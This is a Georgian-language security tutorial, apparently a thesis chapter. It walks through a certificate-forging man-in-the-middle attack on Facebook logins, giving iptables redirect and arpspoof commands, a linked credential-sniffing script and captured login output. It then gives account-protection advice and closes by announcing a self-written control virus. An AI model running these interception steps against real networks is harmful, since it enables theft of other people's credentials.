თუ საიტზე აყენია HSTS დაცვა მის თავიდან ასარიდებლად შეგვიძლია სერტიპიკატის გაყალბების ხერხს მივმართოთ. გარდა ამისა ის კიდევ იმიტომ არის კარგი, რომ ბრაუზერის ველს გამწვანებულს უჩვენებს და მსხვერპლს ყველაფერი ნორმალურად გონია (გააჩნია მაინც ბრაუზერს და სერტიპიკატი არის თუ არა ჩაწერილი კომპიუტერში), ყველაფერი რიგზე ჩანს და საშიშროებაც არარსებობს. ეს შეტევა ძალიან გავს წინას, თითქმის იგივეა უბრალოდ ამ შემთხვევაში კომუნიკაცია ორივე მხარეს დაშიფრულია. მსხვერპლისა და შემტევის მხარეს (შემტევის სერტიპიკატით) ხოლო შემტევსა და სერვერის მხარეს სერვერის სერტიპიკატით. რეალურად სერტიპიკატით არ ხდება დაშიფვრა მაგრამ ესე ჩავთვალოთ სიმარტივესთვის. თვითონ როგორ მუშაობ ზოგადად სერტიპიკატები ახსნას არ დავიწყებ დიდ დროს წაგვართმევს შეგიძლიათ მოუსმინოთ შესანიშნავ ლექციას ამ თემაზე  
<https://www.youtube.com/watch?v=yvYB1Vap6Is> სულ 3 საათიანია და დაყოფილია 3 ნაწილად.

მის განსახორციელებლად საჭიროა შევქმნათ საკუთარი CA (certificate authority) და შემდგომ გავცეთ სერტიპიკატი იმ საიტის სახელით, რომელსაც ვუტევთ და სულ ესაა. ერთი მცირე პრობლემაა, ლექციიდან გაიგებდით რომ root CA -ები და Intermediate CA ავტომატურად წერია პროგრამებსა თუ სისტემებში, რომლის მეშვეობით ადგენენ მოწყობილობები ესათუ ის სერტიპიკატი ვის მიერ არის აღიარებული. როდესაც ბრაუზერი იღებს ჩვენს self signed certificate -ს ის კლიენტს აფრთხილებს ყველა საფრთხის შესახებ. ადრე ბრაუზერებს პირდაპირ თუ ქონდათ ხოლმე ღილაკი თანხმობის, რომ სერტიპიკატი

ჩაწერილიყო და არავინ არ კითხულობდა ხოლმე ამომხტარ ფანჯარას და ყველა ეთანხმებოდა ეხლა სპეციალურად გართულებულია მაგალითად firefox -ში



უნდა შეხვიდე I Understand the Risks მერე Add Exception და მერე სერთიპიკატის მიღებას უნდა დააჭირო. კი გაართულეს და ბრმად აღარავინ დაეთახმება მაგრამ რაქნან როცა საიტზე შესვლა უნდათ სხვა რა გზა აქვთ :D თან იცით ყველა როგორი უნებისყოფოა და ჯერ კიდევ ამართლებს ეს შეტევა.

რათქმაუნდა facebook-ზე არ მუშაობს : ) რადგან უსაფრთხოება ხო მათი პრიორიტეტია. Facebook -ი იყენებს HPKP დაცვას, რომელიც იცავს მსგავსი შეტევებისგან.

#### Certificate Hierarchy

- ▲ DigiCert High Assurance EV Root CA
- ▲ DigiCert SHA2 High Assurance Server CA
- \*.facebook.com

ესაა facebook -ის Certificate Hierarchy სადმე თუ გატეხეს სერვერი და ჩანაცვლეს გასაღები ან რომელიმე სახელმწიფომ ცადა მაიმუნობა ამას ბრაუზერი მიხვდება. რადგან ის fb -ს

სერვერიდან იღებს ამ სამივე სერთიპიკატის ჰეშს და შემდგომ შემოწმებაზე თუ არ დაემთხვა მიხვდება, რომ გადმოცემული სერთიპიკატი ყალბია

```
public-key-pins-report-only:  
max-age=500;
```



```
pin-sha256="WoiWRyIOVNa9ihaBciRSC7XHj1iYS9VwUG0Iud4PB18=";  
pin-sha256="r/mIkG3eEpVdm+u/ko/cwxzOMo1bk4TyHI1ByibiA5E=";  
pin-sha256="q4P02G2cbkZhZ82+JgmRUyGMoAeo-zA+BSVX0WB8XW0=";
```

```
report-uri="http://reports.fb.com/hpkp/";
```

თქვენ შეიძლება იკითხოთ კი მაგრამ ამის შეცვლა არ შეგვიძლია ? რეალურად კი მაგრამ HSTS და HPKP ორივე TOFU(trust on first use) არის რაც იმას ნიშნავს, რომ ბრაუზერი პირველად, რომ მიღებს ინახავს ინფოს და უკვე რომც შევცვალოთ მას შიგნით მაინც ის პირველი ინფორმაცია აქვს დამახსოვრებული. თუმცა HPKP -ს აქვს პრობლემები ასევე ცოტა რთულია მისი მენეჯმენტი და საშიშია DOS თვალსაზრისით თუმცა ეს სხვათემა და დროს ამაზე ნუ დავკარგავთ. HPKP ახალი მეთოდია და ბრაუზერების ბოლო ვერსიებს აქვთ მისი მხარდაჭერა ისიც ცოტას. ასევე ერთეული საიტები თუ იყენებენ. ამასთან ერთად მისი სტანდარტიზაცია ჯერ კიდევ არ დასრულებულა და ვფიქრობ ეფექტურია ამ ეტაპზე სერთიპიკატების გაყალბება სანამ ნორმალურად დაიცავენ.

ამის პრაქტიკაში განსახორციელებლად ვიყენებ პითონის libmproxy ბიბლიოთეკას რომელიც შესანიშნავია. რამოდენიმე ხაზის დაწერა და სასურველი მიზანი მიხწეულია. ზოგადად მალიან ძლიერი ბილიოთეკაა მასზე არის შექმნილი mitmdump ხელსაწყო რომელიც tcpreplay -ის მსგავსია და ასევე კონსოლი გრაფიკული გარემოს ვარიანტში mitmproxy და კიდე HoneyProxy რომელიც ვებ ინტერფეისია და ძალიან კარგია მისი დიდ ქსელზე გამოსაყენებლად სტატისტიკური ანალიზებისთვისა და სათვალთვალოდ. სამივე ძირითად libmproxy მოდულზეა დამენებული და მოდით ჩვენც ეს გამოვიყენოთ. მისი ოფიცილური საიტია <http://mitmproxy.org> გულით გაეცანით დოკუმენტაციას ძალიან მაგარი პროექტია და აუცილებლად უყურეთ მის პრეზენტაციას.

<https://www.youtube.com/watch?v=kQ1-0G90lQg>



ძალიან ზედაპირულად რომ განვიხილოთ შეტევა შემდეგ ნაირად მუშაობს.

1. იწამლება მსხვერპლისა და როუტერის ARP რომ მათ შორის აღმოვჩნდეთ
2. 80 და 443 გამავალი პორტის გადამისამართება ხდება 8080 პორტზე
3. Libmproxy -ის ვამუშავებთ transparent mode-ზე და უსმენს 8080 პორტს
4. როცა ხდება მსხვერპლის შესვლა სერთიფიცირებულ საიტზე ირთვება libmproxy-ს ჯადოსნობა, ხდება სერთიპიკატის გაყალბება და კომუნიკაციაში ჩაჯდომა
5. ვუთვალთვალებთ ქსელს, სადმე გადაგზავნილ კონტენტში თუ აღმოჩნდა 'p'a's's' ასოები მიყოლებით. ხდება კონტენტის დაბეჭდა და url-ის

მოდით ეხლა ამ ეტაპებს სკრიპტში არ გავაერთიანებ რომ უფრო თვალსაჩინო იყოს და ცალცაკე განვახორციელოთ.

1. გავხსნათ ფორვადინგი და 80 და 443 პორტები გადავამისამართოთ 8080 -ზე

```
i# echo 1 > /proc/sys/net/ipv4/ip_forward  
i# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080  
i# iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 8080  
i#
```

2. მოვახდინოთ კლიენტის მოწამვლა

```
i# arpspoof -i wlan0 -t 192.168.0.103 -r 192.168.0.1
```

3. როუტერის მოწამვლა

```
arpspoof -i wlan0 -t 192.168.0.1 -r 192.168.0.103
```

4. გავუშვათ სკრიპტი

```
root@Debian:/home/giorgi/Desktop# python sniffssl.py  
gasatishad ixmare Ctrl+C
```

მსხვერბლის მხარე

### What Should I Do?

If you usually connect to this site, click **Get me out of here!**

### Technical Details

### I Understand the Risks

If you understand what's going on, click **you trust the site, this exception is valid**.

Don't add an exception unless you're sure about identification.

[Add Exception...](#)

### Certificate Status

This site attempts to identify itself with invalid information.


### Unknown Identity

The certificate is not trusted because it hasn't been verified as issued by an authority using a secure signature.

Permanently store this exception

[Confirm Security Exception](#)

თხოვს სერტიფიკატზე დადასტურებას



დამატებით ჩვენ თუ მოვახერხებთ სერტიპიკატის ხელით ან ვირუსით ჩაწერას სისტემაში მაშინ ყველა გვერდზე გზა ხსნილია გაფრთხილებების გარეშე და მათ შორის facebook -ზეც



```
root@Debian:/home/giorgi/Desktop# python sniffssl.py  
gasatishad ixmare Ctrl+C
```

```
=====  
https://[REDACTED]  
=====  
-----  
-----  
FB -> https://179.60.192.36/login.php?login_attempt=1&lwv=110  
lzd=AVp3K_P1&email=esecchvenifb&pass=da+misipass&default_persistent=0&timezone=-9&lgnrnd=183943_IHm&lgnjs=1452479989&locale=ka_GE&qsstamp=W1tbNiwxMywyMSw0Miw1N5LDM2Miwz0DMsMzk3LDQwMiw0MDQsNDA4LDQxMiw0MzEsNDQ3LDQ20Sw0NzEsNDkyLDQ5NCw1MjEsNTM1JBWTZLMHM5ZFoxideGk5ZlRDTnFpc3p5YlpqaHBLU3BNMFc0TXFzZ2FUc1d6c0hzY1Fjd1VuQkh4MDVmesbEFZVkrpSjhnekFnQTNQVLJ0bGlPMVdTR0MyY1V0b2t4MzRPUloyREs0LUdWb1Q5QjFkV3pIYWIXekt  
=====
```

ხელსაწყოს სახელწოდებაა sniffssl.py შეგიძლიათ გადმოიწეროთ შემდეგი ლინკიდან

<https://github.com/giomke/fbhack/blob/master/MitM/sniffssl.py>

## შეჯამება

რეალობა ისაა, რომ მიუხედავად ყველაფრისა უსაფრთხოება და განსაკუთრებით ინტერნეტის უსაფრთხოება ნდობაზე დგას. ჩვენ ვნახეთ ARP პროტოკოლი, როგორ მოგვენდო და მისი წყალობით ქსელის შუაში აღმოვჩნდით ასევე ნახეთ ლექციიდან კრიფტოგრაფიის სილამაზე და მათემათიკის სიბრძნე ღია და დახურული გასაღების მუშაობის, თუმცა ასევე ნახეთ ყალბი სერთიპიკატის ჩანაცვლებით როგორი უაზრო და უშედეგო გახდა კრიფტოგრაფია რადგან SSL -იც ნდობაზეა დამყარებული ასევე გენიალური Public Key Pinning გადაწყვეტილება, რომელიც მსგავსი შეტევისგან უნდა დაგვიცვას რასაც მშვენივრად ართმევს თავს თუმცა სერთიპიკატის ჩაწერით როგორ ენდობა სისტემა ყალბს ესეც ვნახეთ ასევე ნახავდით Leonardo Nve გამოსვლას რომლის მეთოდით HSTS მოტყუებაა შესაძლებელი რადგან ის DNS ნდობაზეა დაფუძნებული და DNS გაყალბებით ისიც უსარგებლო ხდება.

თუმცა მინდა ამ საკითხს სხვა თვალით შეხედოთ. უკვე რამდენი წელია ჩემი აზრით კალმითა და სიტყვით ბრძოლამ გადაინაცვლა ინფორმაციულ ბრძოლაში. ჯერ კიდევ ძვ.წ. VI საუკუნეში ჩინელმა ფილოსოფოსმა სუნ მი ჩემი აზრით უდიდესი სიბრძნე თქვა “თუ იცნობ შენ თავს და მტერსაც, მაშინ გაიმარჯვებ, თუ იცნობ შენ თავს და არ იცნობ მტერს, მაშინ გექნება გამარჯვებებიც და დამარცხებებიც, თუ არ იცნობ შენ თავს და არ იცნობ მტერს, მაშინ მუდამ დამარცხებული იქნები” Facebook -ი ხომ უდიდესი ქარხანაა ინფორმაციის შეგროვების დამუშავებისა და ანალიზის, მისი მეშვეობით უკვე ძალიან მარტივად შეგიძლია შეიცნო სახელმწიფოები გაეცნო ხალხის აზრსა და მისწრაფებებს უდიდესი ინფორმაცია მიიღო სხვა სახემწიფოზე ისე რომ არც დაგჭირდეს ჯაშუშების შეგზავნა. ასევე გაიცნო უფრო ღრმად და მეტი სიზუსტით საკუთარი ხალხი. როდესაც ამხელა ინფორმაციას ფლობ რათქმაუნდა გაიმარჯვებ, ამ შემთხვევაში ადამიანებისთვის სასურველი ინფორმაციის მიწოდება თუ აზრის შეცვლა ხო მითუმეტეს უზარმაზარი იარაღია. ამიტომ რა აზრი აქვს სახემწიფოებრივ საუდუმლოებას თუ სამხედრო ძალას, ხალხისგან თუ ზურგის ქარი არ იყო ტექნიკისა და ყველაფრის უკან ხომ ისევ ადამიანი დგას.

ამიტომ ჩვენ შეიძლება Facebook -ის ყველა დაცვის მექანიზმი გამოვიყენოთ ასევე ჩვენი ცოდნა და საუკეთესო პრაქტიკები თუმცა Facebook-თან მიმართებაში ხომ ისევ ნდობის ფაქტორზე ვრჩებით. ჩვენ უბრალოდ ვენდობით მას რომ ჩვენს ინფორმაციას არ მიყიდის მკვლევარებსა თუ სახელმწიფოებს ჩვენ კომპანიაში მომუშავე იმ სრულიად უცნობ და უცხო ადამიანებს ვენდობით, რომლებსაც შეუძლიათ ცვლილებები შეიტანონ ჩვენს ანგარიშზე და მხოლოდ ერთი რამ აკავებთ მოტივაციის არ ქონა.

## დაცვა

დაცვა შესაძლებელია თუმცა როგორც ჩვეულებრივი მომხმარებლისთვის, რომელსაც სახლში რათქმაუნდა არ ექნება შესაბამისი პროგრამული თუ ტექნიკური უზრუნველყოფა რთულია. პირველ რიგში ისევ გავმეორდები აუცილებელია ანტივირუსი და სიფრთხილე თუ რა საიტებზე შევდივართ და რას ვიწერთ ან რას ვხსნით კომპიუტერში. დაკვირვებული იყავით თუ საიტზე https გამოიყენებოდა და აღარ გამოიყენება დიდი ალბათობით შეტევის ქვეშ ხართ. ასევე ყურადღებით იყავით რა ლინკებზე გადადიხართ შეიძლება მსგავსი ლინკი არარსებობდეს და იყოს გაყალბებული. თუ სერთიპიკატში ეჭვი შეგეპარათ შეგიძლიათ გადაამოწმოთ მისი OID -ის მიხედვით, oid-info.com -ზე.

და ძალიან კარგი დაცვის საშუალებაა. მიუხედავად იმისა, რომ ჩვენი ბანკები და კაზინოები არ გვთავაზობენ HSTS და HPKP დაცვას, ქრომს აქვს საშუალება და შეგვიძლია ხელით გავაკეთოთ ჩვენს სასურველ საიტზე. შედით შემდეგ ლინკზე

The screenshot shows the 'chrome://net-internals/#hsts' page. At the top, there's a red bar with the text 'HSTS' and 'capturing events (3465)'. Below this, a message says 'HSTS is HTTPS Strict Transport Security: a way for sites to elect to always use HTTPS. See <http://dev.chromium.org/sts>'. Under the 'Add domain' section, there's a form with 'Domain: example.com', 'Include subdomains for STS: ', 'Include subdomains for PKP: ', and 'Public key fingerprints: '. A note below says '(public key fingerprints are comma separated and consist of the hash function followed by a foreslash and the public key)'. There's a large 'Add' button. Under the 'Delete domain' section, there's a form with 'Domain: example.com' and a 'Delete' button. A note above says 'Input a domain name to delete it from the HSTS set (you cannot delete preloaded entries)'. Finally, under the 'Query domain' section, there's a form with 'Domain: example.com' and a 'Query' button.

### Query domain

Input a domain name to query the current HSTS set:

Domain:

შეავსეთ ველები და ეგაა. წარმატებები

## 10 რაც უნდა გაითვალისწინოთ

ამ თავში ჩვენ განვიხილავთ იმ 10 მნიშვნელოვან ნაბიჯს, რომელიც დაგეხმარებათ შედარებით დაცული გახადოთ ანგარიში.

### 1. პაროლების მართვა

ზოგს უმნიშვნელოდ მიაჩნია პაროლების სიძლიერე მაგრამ დამიჯერეთ ძალიან მნიშვნელოვანი არის ორი მიზეზის გამო 1 თუ თვითონ მონაცემთა ბაზაზე განხორციელდა წვდომა რაც უფრო რთული პაროლი გეყენებათ მით უფრო რთულია მისი გაშიფვრა და 2 პაროლი რაც უფრო რთულია მით უფრო რთულია მისი გამოცნობა.

ხშირია ხოლმე ისეთი შემთხვევები როდესაც ხდება მონაცემთა ბაზაზე წვდომა უბრალოდ ვერ ხერხდება ყველა პაროლის გაშიფვრა რადგან ზოგი ძლიერ პაროლს იყენებს. ასევე ხშირია ხოლმე პაროლის გამოცნობის ან “გარტყმის” შემთხვევებიც. ამიტომ პაროლად არ ქონდეთ არსებითი სახელი ან ტელეფონის ნომერი ან დაბადების თარიღი დააყენეთ დიდი და კომპლექსური საიდუმლო სიტყვა სადაც იქნება სიმბოლოებიც დიდი და პატარა ასოებიც.

### 2. წვდომა ანგარიშზე



უსაფრთხოების კუთხით ანგარიშზე წვდომა ელექტრონული ფოსტით ან ტელეფონის ნომრით არ მიიჩნევა კარგ პრაქტიკად რადგან პირადი ინფორმაციის (ამ შემთხვევაში ფოსტის და ტელეფონის) გაუღონვის შანსი იმატებს ვირუსით, თვალით დანახვით ან სხვა მეთოდებით რის შედეგადაც კიბერ კრიმინალი უკვე ერთი ნაბიჯით წინაა და იმეილის ან ტელეფონის ცოდნა აძლევს საშუალებას პაროლის აღდგენაზე იფიქროს ან შეცვლაზე.

ამიტომ გამოიყენეთ facebook -ის user id ტელეფონისა და ფოსტის ნაცვლად, ასევე არ დაგავიწყდეთ checkbox „დამიმახსოვრეთ“ რომ არ დაგვჩეს ანგარიში შემთხვევით ჩართული როდესაც დავასრულებთ სარგებლობას.

### 3. Sharing is Scaring

მართლაც, რომ Sharing is Scaring ყველა ასპექტში პირველი რაც გასათვალისწინებელია ყურადღებით უნდა იყოთ რას აზიარებთ რადგან გავრცელებული ინფორმაციით ბევრ რამეს გასცემთ თქვენს შესახებ რაც სოციალური ინჟინერიისთვის მისწრაფებაა :D და მეორე რაც ვთვლი, რომ თქვენთვის უფრო მნიშვნელოვანია, ესაა ხშირად გავრცელებადი ვირუსები ფეიზბუქზე გაზიარებული ლინკების კუთხით, ამიტომ 3 ძირითად რამეს უნდა მიაქციოთ ყურადღება 1 გაზიარებულ ლინკზე, რომ გადადიხართ ხომ არარის ფეისბუქის ყალბი გვერდი რასაც ჩვენ ზემოთ phishing თავში განვიხილავდით. 2 გადასულ ლინკზე ხომარ ჩაიწერა რამე პროგრამა რომელიც იმწამსვე უნდა წაშალოთ, რომ მერე არ გააქტიუროთ შემთხვევით და 3 სანამ ლინკზე გადახვალთ ჯობია ის შეამოწმოთ ვირუს ტოტალზე, რომ გაიგოთ არსებული მისამართი ოფიციალურად დაინფიცირებული საიტების ბაზაში ხომ არ არის.

[www.virustotal.com](http://www.virustotal.com)



VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.

A screenshot of the VirusTotal website. At the top, there are three buttons: 'File' (with a document icon), 'URL' (with a globe icon), and 'Search' (with a magnifying glass icon). Below these is a search bar containing the URL 'http://www.example.com/'. To the right of the search bar is a button labeled 'Enter URL'. In the center, there is a large blue button with the text 'Scan it!'. The overall layout is clean and modern.


## 4. სანდო კონტაქტი

<b>სანდო კონტაქტები</b>	<p>სანდო კონტაქტები - არიან ის მეგობრები, რომელიც საც შეეძლებათ დახმარება გაგიწიოთ იმ შემთხვევაში, თუ აქენ ანგარიშის ხელმისაწვდომიასთან დაკავშირებით პრიმილება შეგეექნებათ.</p> <p>თქვენ კურაკერთობით არ გაქვთ არჩევული არც ერთი სანდო კონტაქტი.</p> <p>ამონირჩიეთ სანდო კონტაქტები.</p>
<b>დახურვა</b>	

ზოგადათ გვირჩევენ, რომ facebook -ის ეს ფუნქცია გამოვიყენოთ, რომელიც გულისხმობს შევქმნათ სანდო ადამიანების სია და თუ მოხდება ჩვენი ანგარიშის გატეხვა ან გახდება ხელმიუწვდომელი, ამ ადამიანების დახმარებით აღვადგენთ ისევ. მაგრამ სიფრთხილეს თავი არსტკივა : D ისეთი ადამიანები უნდა აარჩიოთ, რომელიც თქვენთან ახლოს არიან და ამავდროულად ერთმანეთს არ იცნობენ, რომ პირი არ შეკრან ან ვინმერ ეშმაკობას არ მიმართოს და მათ უნებლივეთ არ მოახდინოს თქვენს ანგარიშზე წვდომა, ამიტომ სიაში შეიყვანეთ მაქსიმალური რაოდენობა სანდო ადამიანების 5 და არა 3.

## 5. ორმაგი ავტორიზაცია

ორმაგი ავტორიზაცია ძალიან მნიშვნელოვანი და დაცვის კარგი მეთოდია. თუ კიბერ კრიმინალი გაიგებს საიდუმლო სიტყვას საჭირო იქნება მან ჩვენი კოდიც იცოდეს, რომელიც ტელეფონზე მოგვივათ ხოლმე. ასევე კარგია იმხრივ, რომ სხვა და უცნობი კომპიუტერებიდან არ შეგვეშინდება ანგარიშზე შესვლის. ამისთვის საჭიროა დავარეგისტრიროთ ჩვენი ნომერი



## 6. უცნობი app-ები

The screenshot shows the Facebook App Center interface. At the top, it says "Logged in with Facebook 3" and "ჩაერთეთ ამონტიმურად". Below this, there is a message: "On Facebook, your name, profile picture, cover photo, gender, networks, username, and user id are always publicly available to both people and apps. Learn why. Apps also have access to your friends list and any information you choose to make public." A search bar "Search Apps" is on the right. The main area lists several apps:

- Amazon (with a red arrow pointing to it)
- AVG PrivacyFix
- Wargaming.net

On the left sidebar, there are icons for "ზოგადი" and "უსაფრთხოება". Under "უსაფრთხოება", there are several items:

- კონფიდენციალურობა
- ქრინიკა და მოწიმეობა
- ბლოკირება
- ენა

Below these, under "უსაფრთხოება", there are:

- შეტყობინებები
- მობილური
- გამოიწვერები

At the bottom of the sidebar, there are two more items:

- აპლიკაციები (with a red arrow pointing to it)
- რეკლამა

აუცულებელია აპლიკაციების კონტროლი, ნახეთ რა აპლიკაციები გაქვთ ჩაწერილი უცნობები წაშალეთ ნაცნობებს კი გაეცანით რა პოლისი აქვთ რა სახის ინფორმაციას აგროებენ და რისი გაკეთება შეუძლიათ და შესაბამისად იმოქმედეთ.

## 7. არ დავიბლოკოთ თავი


როდესაც თქვენ ერთ ლინკს აზიარებთ ყველა ჯგუფში და ასევე პოსტავთ ან კომენტარში უთითებთ, facebook -ი ამას სპამად აღიქვავს და დაბლოკავს. ასევე რამოდენიმეჯერ გაზიარებული ლინკი facebook -ის მიერ მოწმდება და თუ დარღვეულია საავტორო უფლებები ან შეიცავს არა ლეგალურ კონტენტს დაიბლოკება. ასევე კომენტირების ფუნქცია ჩათის მიზნით არ უნდა იყოს გამოყენებული თორე სპამად აღიქმება. ( ანუ თუ თქვენი კომენტარებია მხოლოდ და მრავალი დაიბლოკება)

## 8. facebook დამეგობრება

კარგ წესად მიიჩნევა სანამ ადამიანს მეგობრობას გავუგზავნიდეთ გავესაუბროთ მას მოვთხოვოთ მეგობრობა და ამის შემდგომ დავიმატოთ ის. ასევე როდესაც მეგობრობას გვიგზავნიან აუცილებელია გადავამოწმოთ ეს სპამი ხომ არარის, ვინარის ის ადამიანი და ნამდვილად სურს თუ არა მეგობრობა რადგან შეიძლება რამე სახის ვირუსი იყოს რომელიც გამოგიგზავნის ტექსტს და მერე მეგობრობას. ამიტომ ფრთხილად და ყურადღებით იყავით.

## 9. არის ანგარიში დაინფიცირებული ?

სხვათაშორის ამის გაგება არც თუ ისე რთულია facebook -ს აქვს აქტივობის ჟურნალი რაც გვაძლევს საშვალებას ვნახოთ აბსოლიტურად ჩვენს მიერ განხორციელებული ყველა ქმედება



მაგალითად თუ არის რამე გვერდი მოწონებული რომელიც სინამდვილეში ჩვენ არ მოგვიწონია ესეიგი ანგარიში დაინფიცირებულია და საჭიროა ყველა აპლიკაციის წაშლა, პაროლის შეცვლა და ბრაუზერის დარესეტება.

## 10. თუ ფიქრობთ, რომ ანგარიში გატეხილია

<https://www.facebook.com/hacked> ეწვიეთ ამ მისამართს და ფეიზბუქი თავად გაგიძლვებათ ანგარიშის დაცვაში. შეგაცვლევინებთ პაროლს ნახავს თქვენი ანგარიშის კონფიგურაციას და თქვენი პასუხებიდან გამომდინარე, მაგალითად ნომერი, აპლიკაცია ან თუ რამე კონფიგურაციაზე მიუთითებთ, რომ თქვენს მიერ არარის გაკეთებული წაშლის.

## სხვის კომპიუტერში

ეს თავი ეძღვნება ვირუსის გაკეთებას(თუ გინდათ ბოტი დაარქვით) , რომლის მეშვეობით ჩვენ დავამყარებთ კონტროლს კომპიუტერებზე. ვირუსი დავწერე ნაშრომისთვის და მას დავარქვი „ქიმერა“ რადგან ჩვენი ვირუსიც სამსახოვანია და ძალიან სახიფათო : ).

